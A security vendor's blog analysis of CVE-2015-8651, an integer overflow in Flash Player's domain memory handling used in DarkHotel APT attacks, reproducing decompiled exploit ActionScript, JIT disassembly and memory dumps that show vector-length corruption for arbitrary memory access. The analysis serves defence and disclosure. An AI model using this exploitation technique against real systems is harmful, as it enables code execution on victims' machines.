



Antiy Labs

The Next Generation Anti-Virus Engine Innovator

- [Facebook](#)
- [Twitter](#)
- [Dribbble](#)
- [LinkedIn](#)
- [Pinterest](#)
- [Home](#)
- [Antivirus Engine](#)
 - [AVL SDK for Mobile](#)
 - [AVL SDK for Network](#)
 - [Services and Supports](#)
- [News](#)
- [Security Response](#)
- [Research](#)
- [Downloads](#)
 - [Product Demos](#)
 - [Free Tools](#)
- [About Us](#)
 - [Antiy 2014 Malwares Wanted Poker](#)
 - [Introduction](#)
 - [Feature Cases](#)
 - [Contacts](#)

Security Response

An Analysis on the Principle of CVE-2015-8651

January 26, 2016 By Antiy PTA Team [Security Response](#) - TAG : [Antiy](#), [CVE-2015-8651](#)

An Analysis on the Principle of CVE-2015-8651

Antiy PTA Team

0x00 Preface

On December 28, 2015, Adobe issued a security announcement that they have repaired 19 vulnerabilities in one breath. The vulnerability CVE-2015-8651 submitted by Huawei security research department was mentioned in the acknowledgement section, but deleted very quickly and aroused speculations. Later, the domestic threat intelligence vendor Threatbook published an analysis report of foreign "DarkHotel" group targeting top executives in China with APT attacks. According to the sample hashes provided by Threatbook, Antiy PTA team has extracted relevant samples from the sample library and analyzed the principle of the integer overflow vulnerability.

0x02 Related knowledge

In 2012, the features of domain memory were introduced in Adobe Flash player, allowing quick access memory. The functions related to domain memory have been defined at package avm2.intrinsics.memory, see below:

```
package avm2.intrinsics.memory
{
    public function li8(addr:int): int; // Load Int 8-bit
    public function li16(addr:int): int; // Load Int 16-bit
    public function li32(addr:int): int; // Load Int 32-bit
    public function lf32(addr:int): Number; // Load Float 32-bit (a.k.a. "float")
    public function lf64(addr:int): Number; // Load Float 64-bit (a.k.a. "double")
    public function si8(value:int, addr:int): void; // Store Int 8-bit
    public function si16(value:int, addr:int): void; // Store Int 16-bit
    public function si32(value:int, addr:int): void; // Store Int 32-bit
    public function sf32(value:Number, addr:int): void; // Store Float 32-bit (a.k.a. "float")
    public function sf64(value:Number, addr:int): void; // Store Float 64-bit (a.k.a. "double")
    public function sxi1(value:int): int; // Sign eXtend 1-bit integer to 32 bits
    public function sxi8(value:int): int; // Sign eXtend 8-bit integer to 32 bits
    public function sxi16(value:int): int; // Sign eXtend 16-bit integer to 32 bits
}
```


The sample code is shown below:

```
var domainMemory:ByteArray = new ByteArray();
var BYTE_ARRAY_SIZE:Number = 0x10000000;
domainMemory.length = BYTE_ARRAY_SIZE;
ApplicationDomain.currentDomain.domainMemory = domainMemory;
var index:* = 0;
var val:* = 0x200;
for(i=0; i< BYTE_ARRAY_SIZE; i++)
{
    si8(val, i);
}
```

According to the official test report, the memory access speed of domain memory is very fast. ApplicationDomain.currentDomain.domainMemory here is a global variable which is directly accessed by the function li"/si". After introduced, there are a lot of problems, typically such as vulnerabilities numbered CVE-2013-5330 and CVE-2014-0497, which are caused by imprecise boundary checks of opcode related to domain memory.

0x03 Cause analysis

By using JPEXS Free Flash Decompiler to open the sample, we can see the corresponding script below:



After analyzed, the overflow code is in Bymitis. Bymitis can judge if the current running is in IE during initialization, if not, it exits. Then, the edition of Flash player is determined to execute the corresponding code. As the analysis edition of Flash Player is 13.0.0.128, it enters the function cidkiedie to execute; the portion of the code is as follows:

```

220     public function cidkiedie() : Boolean
221     {
222         var _loc6_:* = NaN;
223         var _loc3_:* = NaN;
224         count = count + 1;
225         var _loc1_:* = true;
226         chunk = new Vector.<ByteArray>(0);
227         vc = new Vector.<Object>(0);
228         smallChunk = new Vector.<Object>(0);
229         var _loc7_:uint = 0;
230         while(_loc7_ < 1280)
231         {
232             chunk[_loc7_] = new ByteArray();
233             chunk[_loc7_].length = 4096;
234             chunk[_loc7_].writeUTFBytes(_loc7_.toString());
235             _loc7_++;
236         }
237         fastMem = new ByteArray();
238         fastMem.length = 4096;
239         fastMem.writeUTFBytes("m3mory");
240         fastMem.writeUTFBytes(count.toString(16));
241         ApplicationDomain.currentDomain.domainMemory = fastMem;
242         ...

```

It seems that the result of JPEXS Free Flash Decompiler decompilation is inconsistent with that of the dynamic debugging, and after analysis and comparison, it is found that the following AS disassembling code is suspicious:

```

174 ofs0150:pushint 1073741823
175 getlocal_2
176 pushint 2147483644
177 add
178 si32

```

This piece of code can be written as:

op_si32(0x3FFFFFFF,loc_2+0x7FFFFFFC)

Relevant loc_2 code:

```

167 pushdouble 2.147487748E9
168 convert_u
169 setlocal_2

```

Here it can be considered that loc_2 is equal to 0x80001004; so far, it can be construed as writing the value 0x3FFFFFFF into the location at 0x80001004+0x7FFFFFFC of domain memory. You can see from the code of cidkiedie that domain memory points to a ByteArray array called fastmemory with the length of 0x1000. In the array, the first few bytes are filled with m3mory, and followed by a count that refers to the number of the function calls. With the heap-spraying technology, the function is called repeatedly to guarantee the specific memory accesses.

JIT code generated by the above AS script is as follows:

```

0612B480 B8 C6352F09 mov eax,0x92F35C6
0612B485 35 39CAD036 xor eax,0x36D0CA39
0612B48A 8B75 90 mov esi,dword ptr ss:[ebp-0x70]
0612B48D 8B5F 14 mov ebx,dword ptr ds:[edi+0x14]

```

```

0612B490 8B4F 18    mov ecx,dword ptr ds:[edi+0x18]
0612B493 8DBE 00F0FF7F lea edi,dword ptr ds:[esi+0x7FFF000]
0612B499 83E9 04    sub ecx,0x4
0612B49C 3BF9      cmp edi,ecx
0612B49E 0F87 230D0000 ja 0612C1C7
0612B4A4 03DE      add ebx,esi
0612B4A6 B9 FCFFFF7F mov ecx,0x7FFFFFFC
0612B4AB 89040B    mov dword ptr ds:[ebx+ecx],eax
0612B4AE B8 00F0FF7F mov eax,0x7FFF000
0612B4B3 8B1C03    mov ebx,dword ptr ds:[ebx+eax]
0612B4B6 B8 419CE424 mov eax,0x24E49C41
0612B4BB 35 39CAD036 xor eax,0x36D0CA39
0612B4C0 3BD8      cmp ebx,eax
0612B4C2 75 00     jnz X0612B4C4

```

The key part has been marked in read and relevant commands are explained below:

(1)

```

0612B480 B8 C6352F09 mov eax,0x92F35C6
0612B485 35 39CAD036 xor eax,0x36D0CA39

```

After two commands finished, `eax=0x3FFFFFFF`

(2)

```
mov esi,dword ptr ss:[ebp-0x70]
```

After the command finished, `ESI=0x80001004`.

(3)

```

0612B48D 8B5F 14    mov ebx,dword ptr ds:[edi+0x14]
0612B490 8B4F 18    mov ecx,dword ptr ds:[edi+0x18]

```

After two commands finished, `ebx` is the memory address with the size of `0x1000` directed by `ApplicationDomain.currentDomain.domainMemory`.

(4)

```

0612B4A4 03DE      add ebx,esi
0612B4A6 B9 FCFFFF7F mov ecx,0x7FFFFFFC
0612B4AB 89040B    mov dword ptr ds:[ebx+ecx],eax

```

This piece of code can be described as:

```
*((DWORD*)(domainMemory+0x80001004+0x7FFFFFFC))= 0x3FFFFFFF
```

Obviously, the integer overflow is `0x1000` for `0x80001004+0x7FFFFFFC`. The value is written outside the memory area of `domainMemory`. Next, regarding to the common techniques of flash vulnerabilities, the relevant code is as follows:

```

_loc7_ = 0;
while(_loc7_ < 1280)
{
vc[_loc7_] = new <uint>[305419896];
vc[_loc7_].length = 1022;
_loc7_++;
}

```

1280 uint objects have been created, and their length is changed to 1022. The first DWORD value of each uint object memory is 1022, and if the memory of uint object is just following that of `domainMemory`, you can modify the value, then access arbitrary memories, and next create objects in the accessed memory to find the virtual function table of the object, modify the function pointer and execute shellcode.

In this analysis, it is found that `domainMemory` is followed by a uint object after `cidkedi` is called twice. The memory of `domainMemory` is as follows:

The memory at `0x1000` upward from `0x9c28000`:

The first value is 0x03FE (1022) and the third is 0x12345678 (305419896), which obviously are the uint objects created according to the above. After the vulnerability triggered, the memory is as follows:

09C29000	FF FF FF 3F	00 20 D7 08	78 56 34 12	00 00 00 00	?	?xV41...
09C29010	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
09C29020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
09C29030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
09C29040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
09C29050	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
09C29060	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

After comparison, it finds the length of uint object is replaced as 0x3FFFFFFF, and at this moment, the memory size of uint object becomes very large, so you can access arbitrary memories.

0x04 Summary

CVE-2015-8651 is an integer overflow vulnerability, which is caused by the imprecise judgment to the range of access addresses during the relevant executions of opcode to domain memory, and its principle is similar with CVE-2013-5330 and CVE-2014-0497. Finally thanks a lot for the sample hashes from Threatbook, Antiy PTA team can complete the analysis report.

Appendix I: References

- 境外“暗黑客栈”组织对国内企业高管发起APT攻击

<http://drops.wooyun.org/tips/11726>

- 深入剖析某国外组织针对中国企业的APT攻击(CVE-2015-8651)

<http://drops.wooyun.org/papers/12184>

UBIQUITOUS FLASH, UBIQUITOUS EXPLOITS, UBIQUITOUS MITIGATION

<https://www.virusbtn.com/pdf/conference/vb2014/VB2014-FengFlorio.pdf>

Appendix II: About Antiy

Starting from antivirus engine research and development team, Antiy now has developed into an advanced security product supplier with four research and development centers, nationwide detection and monitoring ability as well as products and services covering multiple countries. With a fifteen-year continual accumulation, Antiy has formed massive security knowledge and promoted advanced products and solutions against APT with integrated application of network detection, host defense, unknown threat identification, data analysis and security visual experiences.

With the recognition of technical capacity by industry regulators, customers and partners, Antiy has consecutively awarded qualification of national security emergency support unit four times and one of the six of CNNVD first-level support units. Antiy detection engine for mobile is the first Chinese product that obtained the first AV – TEST (2013) annual awards and more than ten of the world's famous security vendors choose Antiy as their detection partner.

<http://www.antiy.com>

More information about antivirus engine:

<http://www.antiy.net>

More information about Antiy anti-APT products

<http://www.antiy.cn>

Comments ()

1. Leave a Reply

Name (required)

Mail (will not be published) (required)

Website



CAPTCHA Code*

. Search

Search for:

• Archives

- [January 2016](#)
- [December 2015](#)
- [September 2015](#)
- [June 2015](#)
- [May 2015](#)
- [April 2015](#)
- [November 2014](#)
- [October 2014](#)
- [September 2014](#)
- [February 2014](#)
- [August 2013](#)
- [June 2013](#)
- [May 2013](#)
- [February 2013](#)
- [January 2013](#)
- [December 2012](#)
- [November 2012](#)
- [October 2012](#)
- [September 2012](#)
- [July 2012](#)
- [February 2012](#)
- [January 2012](#)
- [December 2011](#)
- [November 2011](#)
- [June 2011](#)
- [March 2011](#)
- [February 2011](#)
- [October 2010](#)
- [September 2009](#)
- [August 2005](#)
- [September 2004](#)
- [December 2002](#)

About Us

Antiy Labs is a vender of antivirus engine and solution, providing the best-in-breed antivirus engine and next generation antivirus services for confronting PC malware and mobile malware.

[Know more.](#)

Recent News

- [Antiy Labs Will Attend RSA Conference 2015](#)
- [Antiy Labs Won the First Prize in the First Test of AV-C Mobile Security in 2015](#)
- [ISE 2014 Invitation Security Visualization – Light that on all shadows](#)
- [AVL SDK for Mobile was Certified Again by AV-TEST](#)

Security Response

- [2015 Network Security Retrospect and Prospect](#)
- [A TROJAN THAT CAN MODIFY THE HARD DISK FIRMWARE —— A Discovery to the Attack Components of the EQUATION Group](#)
- [An Analysis on the Principle of CVE-2015-8651](#)
- [AN ANALYSIS REPORT OF DDOSS SAMPLE WITH THE DIGITAL SIGNATURE](#)

Products

- [AVL SDK for Mobile](#)
- [AVL SDK for Network](#)
- [Services and Supports](#)
- [Feature Cases](#)
- [Product Demos](#)
- [Contact Us](#)

© 2015 [Antiy Labs](#). All rights reserved.